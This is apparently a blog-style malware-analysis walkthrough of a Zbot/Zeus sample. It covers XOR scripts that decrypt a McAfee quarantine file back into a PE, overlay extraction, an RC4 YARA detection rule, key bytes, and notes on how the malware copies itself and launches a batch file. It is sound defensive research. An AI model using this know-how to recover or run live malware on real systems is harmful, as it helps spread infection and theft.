SHA256:
282887e18875007ff77baf40ab7c2ef4cf69377b488193adcd705040d4007bae

Looking to get some idea what sort of file it is. Looks like we have a zip archive in our hands.

```
 albertzsigovits@amp13  ~/VM-transfer  file Sample_1.7z
Sample_1.7z: 7-zip archive data, version 0.4
 albertzsigovits@amp13  ~/VM-transfer  xxd Sample_1.7z| head -n 4
00000000: 377a bcaf 271c 0004 6730 0707 f030 0100  7z..'...g0...0..
00000010: 0000 0000 3800 0000 0000 0000 b460 c4db  ....8........`..
00000020: c450 eb4e fd8f 5f27 bd92 2a65 076c bdae  .P.N.._'..*e.l..
00000030: fa7c a560 2a6c 9c49 fca6 0d03 07dc 7dd5  .|.`*l.I......}.
 albertzsigovits@amp13  ~/VM-transfer  7z x Sample_1.7z
```

```
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2019-10-29 06:32:28 D....            0            0  Sample_1
2019-02-13 07:42:16 ....A        77510        77872  Sample_1/7CDF569A3DF451.ACX
2015-07-28 15:16:42 ....A          351              Sample_1/config.bin
------------------- ----- ------------ ------------  ------------------------
2019-10-29 06:32:28              77861        77872  2 files, 1 folders
 albertzsigovits@amp13  ~/VM-transfer
```

config.bin

SHA256: ac51477ff96f6d8c2470f36365361ca1a01bdb7c935c04396ee4b01e5c231576

This looks like a blob of Hex bytes for the time being. I have tried to identify any sort of hidden layer by running uudeview, scalpel, foremost, bulk-extractor and a few entropy-analyzers. No covert data was found, so I am suspecting this file comes into picture at a later stage. Based on the filename, it is some sort of encrypted configuration file.

7CDF569A3DF451.ACX

SHA256: 42dc8fb2256d65296e6effa7882fbf8ce453bef7cccbc4d4975d73a732612364

Again, a zip archive, with 2 additional files inside of it.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  file 7CDF569A3DF451.ACX
7CDF569A3DF451.ACX: 7-zip archive data, version 0.4
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  xxd 7CDF569A3DF451.ACX | head -n 4
00000000: 377a bcaf 271c 0004 bb55 1beb 832e 0100  7z..'....U......
00000010: 0000 0000 2300 0000 0000 0000 d055 d699  ....#........U..
00000020: e184 eee0 085d 0018 8b7d f081 e27f 5d55  .....]...}....]U
00000030: 94ef 75e4 020e c852 6703 30ca 29a0 4db1  ..u....Rg.0.).M.
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  7z l 7CDF569A3DF451.ACX
```

```
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-07-28 16:26:10 .....          414        77328  Details
2019-02-13 07:41:33 ....A       141312              File_0
------------------- ----- ------------ ------------  ------------------------
2019-02-13 07:41:33              141726        77328  2 files
 albertzsigovits@amp13  ~/VM-transfer/Sample_1
```

Details

Based on the file header, I could not decide what type of file this is. After searching for some answers on the Internet, I have found Details might be a meta file for McAfee quarantined files. The original zip package most likely is of a .bup extension but was renamed to .ACX to hinder analysis.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  file Details
Details: data
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  xxd Details
00000000: 312e 0f1e 0b03 0619 3760 2e0f 1e0f 091e  1.......7`......
00000010: 0305 0424 0b07 0f57 2b18 1e0f 0703 194b  ...$...W+......K
00000020: 5f2e 2859 582b 595b 5c2c 5a5d 602e 0f1e  _.(YX+Y[\,Z]`...
00000030: 0f09 1e03 0504 3e13 1a0f 575a 602f 040d  ......>...WZ`/..
00000040: 0304 0f27 0b00 0518 575f 5e5a 5a60 2f04  ...'....W_^ZZ`/.
00000050: 0d03 040f 2703 0405 1857 5b5b 5f52 602e  ....'....W[[_R`.
00000060: 2b3e 270b 0005 1857 5c5d 5d5b 602e 2b3e  +>'....W\]][`.+>
00000070: 2703 0405 1857 5a60 2e2b 3e3e 131a 0f57  '....WZ`.+>>...W
00000080: 5860 3a18 050e 1f09 1e23 2e57 5b58 5b5a  X`:......#.W[X[Z
00000090: 5c60 2918 0f0b 1e03 0504 330f 0b18 5758  \`).......3...WX
000000a0: 5a5b 5f60 2918 0f0b 1e03 0504 2705 041e  Z[_`).......'...
000000b0: 0257 5d60 2918 0f0b 1e03 0504 2e0b 1357  .W]`).........W
000000c0: 5b5e 6029 180f 0b1e 0305 0422 051f 1857  [^`)........"...W
000000d0: 5b59 6029 180f 0b1e 0305 0427 0304 1f1e  [Y`).......'....
000000e0: 0f57 585f 6029 180f 0b1e 0305 0439 0f09  .WX_`).......9..
000000f0: 0504 0e57 5b52 603e 0307 0f30 0504 0f24  ...W[R`>...0...$
00000100: 0b07 0f57 2f0b 191e 0f18 044a 2e0b 1306  ...W/......J....
00000110: 030d 021e 4a3e 0307 0f60 3e03 070f 3005  ....J>...`>...0.
00000120: 040f 250c 0c19 0f1e 5758 5e5a 6024 1f07  ..%.....WX^Z`$..
00000130: 080f 1825 0c2c 0306 0f19 575b 6024 1f07  ...%.,....W[`$..
00000140: 080f 1825 0c3c 0b06 1f0f 1957 5f60 6031  ...%.<.....W_``1
00000150: 2c03 060f 355a 3760 2508 000f 091e 3e13  ,...5Z7`%.....>.
00000160: 1a0f 575f 6025 1803 0d03 040b 0624 0b07  ..W_`%.......$..
00000170: 0f57 2950 363f 392f 3839 3638 2525 3e27  .W)P6?9/8968%%>'
00000180: 2f36 2e2f 3921 3e25 3a36 1008 051e 440f  /6./9!>%:6....D.
00000190: 120f 603d 0b19 2b0e 0e0f 0e57 5a60       ..`=..+....WZ`
```

Based on McAfee's Knowledge Base, .bup files are XOR'ed with a fixed one-byte long key, which is 0x6A. I wanted to create my own, small tool for decrypting it, so let's XOR the contents with 6A in Python.

```python
#XOR decryptor with hardcoded 0x6A key for Details file
import sys

cryptfile = bytearray(open(sys.argv[1], 'rb').read())
decrypted = bytearray(len(cryptfile))

for i in range(len(cryptfile)):
        decrypted[i] = cryptfile[i] ^ 0x6A

open(sys.argv[2], 'wb').write(decrypted)

```

It's truly a McAfee quarantine metadata file. Artemis is McAfee generic detection name. The most important information here is the name of the file, which seems to be a variant of Zbot, a Zeus-related malware.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  python3 xor.py Details Details_decrypted
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  file Details_decrypted
Details_decrypted: ASCII text
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  cat Details_decrypted
[Details]
DetectionName=Artemis!5DB32A316F07
DetectionType=0
EngineMajor=5400
EngineMinor=1158
DATMajor=6771
DATMinor=0
DATType=2
ProductID=12106
CreationYear=2015
CreationMonth=7
CreationDay=14
CreationHour=13
CreationMinute=25
CreationSecond=18
TimeZoneName=Eastern Daylight Time
TimeZoneOffset=240
NumberOfFiles=1
NumberOfValues=5

[File_0]
ObjectType=5
OriginalName=C:\USERS\ROOTME\DESKTOP\zbot.exe
WasAdded=0
```

File_0

Let's look at the other file found in the archive. When sifting through the raw content, there are huge hex blobs with the hex bytes of AC for some unknown reason. It seems to be occupying the place for 0x00 bytes, as there is clearly a structure to this file. My first thoughts were to try and XOR the whole file with 0xAC, as 0xAC would appear in the place of 0x00 bytes, because of the nature of the XOR operation.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  file File_0
File_0: data
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  xxd File_0 | head -n 16
00000000: e1f6 acac acac acac acac acac acac acac  ................
00000010: acac acac acac acac acac acac acac acac  ................
00000020: acac acac acac acac acac acac acac acac  ................
00000030: acac acac acac acac acac acac 74ac acac  ..........t...
00000040: acac acac acac acac acac acac acac acac  ................
00000050: acac acac acac acac acac acac acac acac  ................
00000060: acac acac acac acac acac acac acac acac  ................
00000070: acac acac acac acac acac acac acac acac  ................
00000080: acac acac acac acac acac acac acac acac  ................
00000090: acac acac acac acac acac acac acac acac  ................
000000a0: acac acac acac acac acac acac acac acac  ................
000000b0: acac acac acac acac acac acac acac acac  ................
000000c0: acac acac acac acac acac acac acac acac  ................
000000d0: acac acac acac acac fce9 acac e0ad afac  ................
000000e0: 1ca1 0be1 acac acac acac acac 4cac aead  ..........L...
000000f0: a7ad a6ac acaa aeac ac96 acac acac acac  ................
```

I can use my previous script for this, just modify the key to 0xAC:

```python
#XOR decryptor with hardcoded 0xAC key for File_0 file
import sys

cryptfile = bytearray(open(sys.argv[1], 'rb').read())
decrypted = bytearray(len(cryptfile))

for i in range(len(cryptfile)):
        decrypted[i] = cryptfile[i] ^ 0xAC

open(sys.argv[2], 'wb').write(decrypted)

```

We finally have a PE file in our hands with the MZ header clearly visible.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  python3 xor.py File_0 File_decrypted
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  xxd File_decrypted | head -n 8
00000000: 4d5a 0000 0000 0000 0000 0000 0000 0000  MZ..............
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 d800 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  sha256sum File_decrypted
5208ac717a2732bab4d4bca2c9c80caf1ae150d85f77d14582fd4235ce744ae1  File_decrypted
```

File_0 (decrypted) – zbot.exe

SHA256: 5208ac717a2732bab4d4bca2c9c80caf1ae150d85f77d14582fd4235ce744ae1

First, I have tried to get some overview of the sample, 32-bit PE sample with 3 distinctive sections.

```
 albertzsigovits@amp13  ~/VM-transfer/Sample_1  pescan File_decrypted
file entropy:                   6.703432 (normal)
fpu anti-disassembly:           no
imagebase:                      normal
entrypoint:                     normal
DOS stub:                       suspicious
TLS directory:                  not found
timestamp:                      normal
section count:                  3
sections
    section
        .text:                          normal
    section
        .data:                          normal
    section
        .reloc:                         normal
```

Headers

Type:	PE 32-bit
Machine:	I386
Subsystem:	WINDOWS_GUI
Timestamp:	Thu Apr 14 17:07:28 2011
Image Base:	0x400000
Entry Point:	0x41d470
Section Alignment:	0x1000
File Alignment:	0x200
Checksum:	0x0

When opening it up with IDA, and choosing manual load of each section and resource, I am also presented with an OVERLAY section. This caught my attention, as it was not reported with the other pescan tool.

Segments | IDA View-A | Imports | Strings

Name	Start	End	R	W	X
HEADER	0000000000400000	0000000000401000	?	?	?
.idata	0000000000401000	00000000004015A0	R	.	X
.text	00000000004015A0	0000000000422000	R	.	X
.data	0000000000422000	0000000000425000	R	W	.
.reloc	0000000000425000	0000000000427000	R	.	.
OVERLAY	0000000000427000	0000000000427200	R	W	.

Looks to be some encrypted content as well with high entropy.


```
00426FD0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
00426FE0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
00426FF0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
00427000  54 85 BC A1 69 8A 6B 6A  86 28 11 E6 6F C6 A2 26  T…¾¡iŠkj†(.æoÆ¢&
00427010  8B 1F 47 66 CA 6C 27 1B  81 6D 13 86 89 33 19 77  ‹.GfÊl'..m.†‰3.w
00427020  A8 FB BA DD 86 18 3A E3  AB 69 54 15 A6 0F 3C 15  ¨ûºÝ†.:ã«iT.¦.<.
00427030  A7 97 FF 8D 7F 34 86 C8  56 2E 57 9E 30 D5 34 BB  §—ÿ..4†ÈV.Wž0Õ4»
00427040  79 16 61 EB 6F 67 81 F9  0B 98 D0 D2 99 CC 67 C6  y.aëog.ù.˜ÐÒ™ÌgÆ
00427050  14 34 01 EB 77 2D 88 47  CE 43 68 2B 3C FF 43 09  .4.ëw-ˆGÎCh+<ÿC.
00427060  EA B0 10 80 A3 18 25 FB  B0 DD EB 0E 92 28 F9 99  ê°.€£.%û°Ýë.'(ù™
00427070  14 A7 F8 D7 43 22 C3 D3  4C B3 73 E9 0F DE 7D 3B  .§ø×C"ÃÓL³sé.Þ};
00427080  9E C7 EB CC D5 85 34 A8  B8 AC 60 B9 80 F5 0D BD  žÇëÌÕ…4¨¸¬`¹€õ.½
00427090  68 BB 04 F7 57 FB BB 36  3E 2F FD A6 FB 58 E8 8C  h».÷Wû»6>/ý¦ûXè
004270A0  A5 87 60 9B AB DD F8 82  33 0A D7 61 FF 07 72 22  ¥‡`›«Ýø‚3.×aÿ.r"
004270B0  4F 6E B4 0C 76 2A 61 26  E6 DA B6 C8 DD B5 D6 97  On´.v*a&æÚ¶ÈÝµÖ—
004270C0  0E F2 54 00 91 1D 4E 03  69 3C 55 19 2C A2 2B 3D  .òT.'.N.i<U.,¢+=
004270D0  DC 7B 18 5B 9E 18 DD 3B  21 40 A5 C4 2A A1 60 63  Ü{.[ž.Ý;!@¥Ä*¡`c
004270E0  06 C8 16 C7 22 36 FD C9  5E 95 9F 79 43 81 E8 FD  .È.Ç"6ýÉ^•ŸyC.èý
004270F0  B1 8C 54 CF 5D 03 CA 2C  00 3C 77 52 4F AF 2C A0  ±ŒTÏ].Ê,.<wRO¯,
00427100  83 56 6B 11 32 01 87 3C  37 5D 31 01 4A 8F 39 CB  ƒVk.2.‡<7]1.J.9Ë
00427110  AC B5 E3 AD F2 45 6E AD  54 DE B2 05 BE 3D 2E 8B  ¬µãòEnTÞ².¾=.‹
00427120  F2 F7 5D 41 79 92 1C 80  AF 24 C5 10 25 FD 1A 72  ò÷]Ay'.€¯$Å.%ý.r
00427130  B8 ED DC ED 84 6E FA A7  81 D6 28 38 13 D5 21 45  ¸íÜí„nú§.Ö(8.Õ!E
00427140  EA 69 88 69 7E 5C 41 97  9E 15 6F 68 A8 1E 1D 5B  êiˆi~\A—ž.oh¨..[
00427150  49 11 67 A5 1A 34 67 DD  06 10 41 B0 89 04 01 85  I.g¥.4gÝ..A°‰.…
00427160  9D 21 01 E8 2D 0D 7D 81  78 6D 31 61 5C 0A AB 4E  .!.è-.}.xm1a\.«N
00427170  B1 DA D9 71 64 CD C8 C7  64 42 56 FD 74 4F 39 3B  ±ÚÙqdÍÈÇdBVýtO9;
00427180  B2 2E 22 EE 04 B4 5B 7F  70 73 0A 20 E8 6F 2B D0  ².".î.´[.ps.·èo+Ð
00427190  56 EE 59 E8 AA DB 3A 79  8A C6 45 77 94 23 F7 FB  VîYèªÛ:yŠÆEw"#÷û
004271A0  3A 51 03 C8 D7 99 02 E6  1C 8C 23 B1 9E FE 60 32  :Q.È×™.æ.Œ#±žþ`2
004271B0  5B 5D 82 79 33 42 F5 2F  8D BC 50 44 80 0D F9 9F  [],y3BÕ/.¼PD€.ùŸ
004271C0  9C 48 69 CA 64 C6 BE 88  D1 03 DB 13 D9 C8 20 85  œHiÊdÆ¾ˆÑ.Û.ÙÈ·…
004271D0  EB 2D BC 3C B4 28 E4 8D  5C DD C6 22 F7 9D D3 FD  ë-¼<´(ä.\ÝÆ"÷.ÓÝ
004271E0  FD 61 51 60 27 E0 24 1A  1B 28 4C 3C EA 62 E6 24  ýaQ`'à$..(L<êbæ$
004271F0  D1 E1 97 6E 25 CC 0B 39  61 C8 2C E8 CA 87 0C A8  Ñá—n%Ì.9aÈ,èÊ‡.¨
```

At this time, I cannot really do anything with it so I will export it and save it via Python.

```python
import sys
import pefile

filename = sys.argv[1]
with open(filename, "rb") as s:
        r = s.read()

pe = pefile.PE(filename)
offset = pe.get_overlay_data_start_offset()

with open(filename + ".overlay", "wb") as t:
        t.write(r[offset:])

```


At the same time, while I'll start looking the sample statically, I am creating a Cuckoo instance and throwing the sample in a couple of sandbox solution for swift analysis and maximum results.


The sample seems to be general PE executable with no packing observed, as entropy is good, plenty of imports and many strings are readable in the file.



Interesting API call technique

Found it very interesting that, after the entry point, the first function dynamically resolves API names using GetProcAddress and LoadLibraryA. This is most likely to evade certain detection engines that trigger to a combination of suspicious API calls.






Encryption algorithms

Since many crypto APIs are in the Import table, I was curious what schemes the sample might be using. Usually, I like to run YARA rules on the sample for these.
The following RC4 YARA rule made two hits.

```
rule rc4_ksa
 {
    meta:
       author = "Thomas Barabosch"
       description = "Searches potential setup loops of RC4's KSA"
    strings:
       $s0 = { 3d 00 01 00 00 } // cmp eax, 256
       $s1 = { 81 f? 00 01 00 00 } // cmp {ebx, ecx, edx}, 256
       $s2 = { 48 3d 00 01 00 00 } // cmp rax, 256
       $s3 = { 48 81 f? 00 01 00 00 } // cmp {rbx, rcx, …}, 256
    condition:
       any of them
 }
```


This loop is going over data at a specific offset, which can be related to a key generation routine that Zeus uses.



The length of the key is 0x32C, which is 812 and starts at the offset of 00402D88.

```
.text:00402D88 possible_rc4_key db 77h, 0B0h, 0DBh, 0E7h, 0FFh, 93h, 0F8h, 6Dh, 33h, 4Eh
.text:00402D88                                         ; DATA XREF: xor_function+7↓o
.text:00402D88                                         ; sub_41CDE5+11↓o ...
.text:00402D88                 db 0FAh, 97h, 80h, 5Bh, 0FDh, 0ECh, 29h, 5Ch, 0D0h, 14h
.text:00402D88                 db 37h, 2Fh, 72h, 88h, 0A4h, 0C1h, 0A1h, 0E1h, 4Fh, 0B6h
.text:00402D88                 db 75h, 5Fh, 1Fh, 0C9h, 0, 0BAh, 8Bh, 2Ch, 0DDh, 0E3h
.text:00402D88                 db 0F8h, 16h, 0DFh, 3Ch, 1Dh, 65h, 6Bh, 2Eh, 9Ch, 65h
.text:00402D88                 db 20h, 6Bh, 12h, 16h, 0DDh, 0C3h, 31h, 18h, 14h, 0BBh
.text:00402D88                 db 3, 0BAh, 97h, 7Ch, 8Bh, 9Fh, 0C0h, 0CAh, 46h, 3Bh, 0CDh
.text:00402D88                 db 0ACh, 0F0h, 41h, 3, 0C6h, 0F4h, 1Dh, 0BAh, 0A4h, 54h
.text:00402D88                 db 36h, 5Ch, 16h, 9, 0DBh, 2Ch, 48h, 64h, 93h, 4, 0CDh
.text:00402D88                 db 0EFh, 57h, 96h, 0E7h, 6Eh, 89h, 0BEh, 0A0h, 0EBh, 2Eh
.text:00402D88                 db 0FCh, 96h, 0, 0AAh, 58h, 8Bh, 0D6h, 93h, 6Bh, 12h, 0C6h
.text:00402D88                 db 73h, 0F6h, 9Ah, 65h, 17h, 0BEh, 0Ah, 0Dh, 0B5h, 0E8h
.text:00402D88                 db 0B5h, 0BAh, 9Dh, 72h, 0DEh, 0F2h, 52h, 0EBh, 0F2h, 99h
.text:00402D88                 db 0D7h, 0EBh, 0E7h, 53h, 8Ah, 0E6h, 0EDh, 83h, 51h, 8Ch
.text:00402D88                 db 8Ch, 55h, 37h, 48h, 37h, 9Eh, 50h, 1Ch, 2Fh, 0BCh, 0C7h
.text:00402D88                 db 39h, 0B9h, 43h, 39h, 43h, 4Eh, 3Dh, 0F4h, 7Eh, 0C6h
.text:00402D88                 db 0D7h, 3Ah, 0E1h, 25h, 90h, 37h, 1Bh, 9Ah, 53h, 20h
.text:00402D88                 db 80h, 9, 7Eh, 0FBh, 7Eh, 29h, 44h, 51h, 4Dh, 0CDh, 30h
.text:00402D88                 db 24h, 6Eh, 0B3h, 4Bh, 0Eh, 1Ah, 50h, 98h, 3Ah, 77h, 0BAh
.text:00402D88                 db 1Eh, 70h, 0C7h, 76h, 6, 0B5h, 0E9h, 98h, 0Eh, 58h, 1Ch
.text:00402D88                 db 0ADh, 2Ch, 0D3h, 0F1h, 0F1h, 5Fh, 0FFh, 81h, 0F2h, 42h
```

General propagation flow



The malware uses FindFirstFileW, WriteFile and GetTempFileNameW to clone the malware into the Temp folder, as running the malware from this location usually yields in better destruction as the current user might not be able to write into other locations.


Spawned file: C:\Users\Administrator\AppData\Roaming\Vetyy\paenk.exe

It also places a batch file inside the Temp directory, which then gets executed and calls the executable:
cmdline "C:\Windows\system32\cmd.exe" /c "C:\Users\ADMINI~1\AppData\Local\Temp\tmp6c5c8396.bat"

